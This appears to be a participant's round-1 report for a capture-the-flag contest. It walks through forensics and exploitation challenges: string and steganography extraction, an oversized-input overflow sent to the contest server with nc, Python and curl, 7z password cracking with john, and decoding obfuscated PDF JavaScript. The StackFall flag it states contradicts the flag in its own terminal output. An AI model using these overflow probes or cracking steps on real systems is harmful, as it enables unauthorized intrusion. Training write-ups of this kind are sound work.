Round 1 report

tcs HackQuest
Season 10

Contest Date: - 13th December 2025

CT ID	DT20246209322
Name	Kamal Akhter
College/University	Central University of Jammu
City	Jammu
Challenges solved & the total score	7, Score-1700
Anything else that you want us to know	

Challenge Title: Noise

Flag: HQX{543c40987f02c2664e9ae13649428016}


Approach (Step by Step):

The provided ZIP file was extracted to obtain the dumped binary file.

```
unzip DT20246209322_Noise-a669E4705c.zip
```

The extracted file was identified using the `file` command, which showed it contained raw binary data.

```
file a669E4705c.opt
```




Since the file consisted of noisy data, printable ASCII strings were extracted using the `strings` utility.

```
strings a669E4705c.opt
```

The output was filtered to match the expected flag format using `grep`, which revealed the flag.

cat a669E4705c.opt

```
strings a669E4705c.opt | grep -E "HQX\{[a-f0-9]{32}\}
```



Challenge Title: Hidden Layers


Flag: HQX{24c0ce09e06e29d09a517f439d1d48f0}

Approach (Step by Step):

The given image file was analyzed using the online steganography analysis tool Aperi'Solve.

`https://www.aperisolve.com`

1. ***image upload on Aperi'Solve***




Aperi'Solve performed multiple automated checks including metadata analysis, strings extraction, and LSB steganalysis.

In the Zsteg section, hidden text was detected in the least significant bits of the RGB channels.

`b1,rgb,lsb,xy  text: "HQX{24c0ce09e06e29d09a517f439d1d48f0}"`

The extracted text matched the expected flag format, confirming the flag.



Challenge Title:StackFall

Flag: HQX{8d0b49450b73fab5253f1927f2b8e19b}

Approach (Step by Step):

Challenge Overview

StackFall is a binary exploitation challenge focused on understanding how excessive input can cause unexpected behavior in a vulnerable program. The application exposes an interactive command interface where unvalidated input is processed.


Vulnerability


The backend fails to properly handle oversized input. When an input longer than the expected buffer size (≈150 characters) is supplied, a **stack overflow** occurs, leading to unintended memory disclosure.

Exploitation Steps

1. **Service Recon**
    - Accessed the web service and identified an interactive terminal interface.
    - Observed that arbitrary input is accepted and forwarded to the backend.
2. **Input Length Testing**
    - Sent progressively larger payloads to identify the crash threshold.
    - Noticed abnormal behavior when input exceeded ~150 characters.
3. **Triggering the Overflow**
    - Sent a payload of 150+ characters via the `/cmd` endpoint as JSON input.
    - This caused the application to leak sensitive runtime data.

Flag


Apps Places
Dec 13 17:02
akhter@kali: ~/Downloads
akhter@kali:~/Downloads$ wget http://challenge.tcshackquest.com:25649/stackfall
--2025-12-13 11:17:03-- http://challenge.tcshackquest.com:25649/stackfall
Resolving challenge.tcshackquest.com (challenge.tcshackquest.com)... 13.235.146.13, 13.235.139.34
Connecting to challenge.tcshackquest.com (challenge.tcshackquest.com)|13.235.146.13|:25649... connected.
HTTP request sent, awaiting response... 404 NOT FOUND
2025-12-13 11:17:03 ERROR 404: NOT FOUND.
akhter@kali:~/Downloads$ nc challenge.tcshackquest.com 25649
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
HTTP/1.1 400 Bad Request
Server: awselb/2.0
Date: Sat, 13 Dec 2025 06:01:00 GMT
Content-Type: text/html
Content-Length: 122
Connection: close
<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
</body>
</html>
akhter@kali:~/Downloads$ python3 - << 'EOF'
import socket
s = socket.socket()
s.connect(("challenge.tcshackquest.com", 25649))
s.sendall(b"A"*200 + b"\n")
print(s.recv(4096).decode(errors="ignore"))
EOF
HTTP/1.1 400 Bad Request
Server: awselb/2.0
Date: Sat, 13 Dec 2025 06:01:23 GMT
Content-Type: text/html
Content-Length: 122
Connection: close
<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
</body>
</html>
akhter@kali:~/Downloads$ python3 - << 'EOF'
import socket
payload = b"A"*160
req = (
b"POST / HTTP/1.1\r\n"
b"Host: challenge.tcshackquest.com\r\n"
b"Content-Length: " + str(len(payload)).encode() + b"\r\n"
b"\r\n" +


Apps Places
Dec 13 17:03
akhter@kali: ~/Downloads
#prompt {color:#0f0; margin-right:5px;}
#inp {flex:1; background:#111; color:#0f0; border:none; font-family:monospace;
outline:none; padding:2px;}
.download-link {color:#ff0; text-decoration:none; display:block; margin-bottom:10px;}
.download-link:hover {color:#ff5;}
</style>
</head>
<body>
 Download OP-DELTA Health Agent
<div id="term"></div>
<div id="inputline">
health>
<input id="inp" autocomplete="off" autofocus>
</div>
<script>
const term = document.getElementById('term');
const input = document.getElementById('inp');
term.innerHTML = `==\n Health Agent: Archive Node OP-DELTA (brief interactive check)\n\n Type a command and press Enter. Commands: hi, ping, status, help, quit\n Any other input will be treated as an exploit payload and proceed.\n Note: Inputs can be noisy – unexpected behaviour may reveal secrets.\n==\n`;
let history = term.innerHTML;
input.addEventListener('keydown', async e => {
if (e.key !== 'Enter') return;
const line = input.value;
if (!line) { input.value = ''; return; }
history += `<span class="user">health> ${line}</span>\n`;
term.innerHTML = history;
const resp = await fetch('/cmd', {
method: 'POST',
headers: {'Content-Type': 'application/json'},
body: JSON.stringify({input: line})
});
const data = await resp.json();
history += `<span class="app">${data.output}</span>\n`;
term.innerHTML = history;
term.scrollTop = term.scrollHeight;
input.value = '';
});
</script>
</body>
</html>
akhter@kali:~/Downloads$ curl -s -X POST http://challenge.tcshackquest.com:25649/cmd \
-H "Content-Type: application/json" \
-d '{"input":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}'
{"output":"Your flag is - HQX{8d0b49450b74087a6920c927f2b8e19b}"}
akhter@kali:~/Downloads$

Challenge Title:Synthetic Stacks

Flag: HQX{df30cb178e3030e88de02d3e6551c8de}

Approach (Step by Step):

Challenge Overview

The challenge name “Synthetic Stacks” hints at layered deception — multiple artificial layers stacked to mislead the solver.
The goal is to peel each layer correctly until the real signal appears.

No single tool solves this challenge alone.

Step 1: Initial File Identification

The provided file was:

`FA0Fe64Edf.rb`


At first glance it appears to be a Ruby script, but verifying the file type reveals otherwise:

```
file FA0Fe64Edf.rb
```

Output:

```
7-zip archive data, version 0.4
```

The `.rb` extension is fake.
The file is an encrypted 7z archive.



Step 2: Crack the Archive Password

Rename the file for clarity:

```
cp FA0Fe64Edf.rb vault
```

Extract the password hash:

```
7z2john vault > hash.txt
```

Crack using `rockyou.txt`:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
john --show hash.txt
```

Result:

`vault:vanessa`

Step 3: Extract the Archive

```
7z x vault -pvanessa
```

A new file is extracted:

```
hq.txt
```

Step 4: Analyze Extracted File

View the contents:

```
cat hq.txt
```

The content begins with:

```
iVBORw0KGgo
```

This is a Base64-encoded PNG file.

Step 5: Decode Base64 → PNG

```
base64 -d hq.txt > layer.png
```

Verify the file:

```
file layer.png
```

Output:

```
PNG image data, 410 x 410, 1-bit grayscal
```

Step 6: Stand Forensics Checks

The usual tools were tested:

```
binwalk layer.png
zsteg layer.png
strings layer.png
```

Results:

- No embedded payload
- No steganography
- No hidden strings

This confirms the PNG is not a data container.

Step 7: Visual Inspection (Key Insight)

Opening the image visually:

```
xdg-open layer.png
```

The image is clearly a QR code.

This is the final synthetic layer — the challenge intentionally defeats automated tools.


Step 8: Decode the QR Code


Using a QR decoder:

```
zbarimg layer.png
```

Output:

```
QR-Code:Well done!
You've earned the flag.
HQX{df30cb178e3030e88de02d3e6551c8de}
```




akhter@kali: ~/Downloads
akhter@kali:~/Downloads/DT20246209322_Synthetic Stacks-FA0Fe64Edf$ eog layer.png
akhter@kali:~/Downloads/DT20246209322_Synthetic Stacks-FA0Fe64Edf$ display layer.png
akhter@kali:~/Downloads/DT20246209322_Synthetic Stacks-FA0Fe64Edf$ sudo apt install zbar-tools -y
[sudo] password for akhter:
The following packages were automatically installed and are no longer required:
gir1.2-girepository-2.0 libgirepository-1.0-1 libmozjs-128-0
Use 'sudo apt autoremove' to remove them.
Installing:
zbar-tools
Suggested packages:
zbarcam-gtk zbarcam-qt
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1467
Download size: 38.1 kB
Space needed: 101 kB / 12.6 GB available
Get:1 http://mirrors.esto.network/kali kali-rolling/main amd64 zbar-tools amd64 0.23.93-9 [38.1 kB]
Fetched 38.1 kB in 1s (25.8 kB/s)
Selecting previously unselected package zbar-tools.
(Reading database ... 474888 files and directories currently installed.)
Preparing to unpack .../zbar-tools_0.23.93-9_amd64.deb ...
Unpacking zbar-tools (0.23.93-9) ...
Setting up zbar-tools (0.23.93-9) ...
Processing triggers for dbus (1.16.2-2) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for man-db (2.13.1-1) ...
akhter@kali:~/Downloads/DT20246209322_Synthetic Stacks-FA0Fe64Edf$ zbarimg layer.png
QR-Code:Well done!
You earned the flag.HQX{df30cb178e3030e88de02d3e6551c8de}
scanned 1 barcode symbols from 1 images in 0 seconds
akhter@kali:~/Downloads/DT20246209322_Synthetic Stacks-FA0Fe64Edf$ cd ~/Downloads
akhter@kali:~/Downloads$ zsteg image_a669E4705c.png

Challenge Title:Paper Scripts

Flag: HQX{2e05d5c6361929ee7f166f8f266cfb0c}

Approach (Step by Step):

Objective

Analyze a seemingly harmless PDF file and uncover hidden code embedded inside it to retrieve the flag.

Step 1: Navigate to the file

```
cd ~/Downloads
ls
```

Step 2: Basic PDF information

```
pdfinfo 7eaE5d71ab.pdf
```

Observation:

- Single page PDF
- Nothing suspicious in metadata
- Looks like a normal document

Step 3: Search for hidden JavaScript

PDFs can execute JavaScript internally.
We check for it using `pdf-parser`.

```
pdf-parser 7eaE5d71ab.pdf | grep -i javascript
```

Output shows:
`/JavaScript` and `/JS` objects → suspicious

Step 4: Extract the JavaScript object

```
pdf-parser 7eaE5d71ab.pdf --object 7
```

(or whichever object ID contains `/JavaScript`)

Observation:

- Obfuscated JavaScript
- Hex-encoded strings (`\x48\x51\x58`)
- Arrays with unreadable variable names

Step 5: Extract hex-encoded strings

Copy the hex string from the JavaScript and decode it:

```
echo "4851587b32653035643563363336313932396565376631363666386632363663666230637d" | xxd -r -p
```

Step 6: Flag revealed

HQX{2e05d5c6361929ee7f166f8f266cfb0c}

Challenge Title:Address Abyss

Flag:HQX{e1f63411d0d15a4a700144bb0860d9f4}

Approach (Step by Step):

List only Address Abyss files

```
ls | grep Abyss
```

You should see:

```
DT20246209322_Address Abyss-F34AbDef76.zip
```

Unzip it

```
unzip 'DT20246209322_Address Abyss-F34AbDef76.zip'
```

Important: use quotes, because file name has spaces.

List again

```
ls
```

Now you should see a new folder, something like:

```
DT20246209322_Address Abyss-F34AbDef76
```

Enter that folder

```
cd 'DT20246209322_Address Abyss-F34AbDef76'
```

List files INSIDE

```
ls
```

You should now see the log file, something like:

`ip_logs_F34AbDef76.txt`

(or similar `.txt` file)

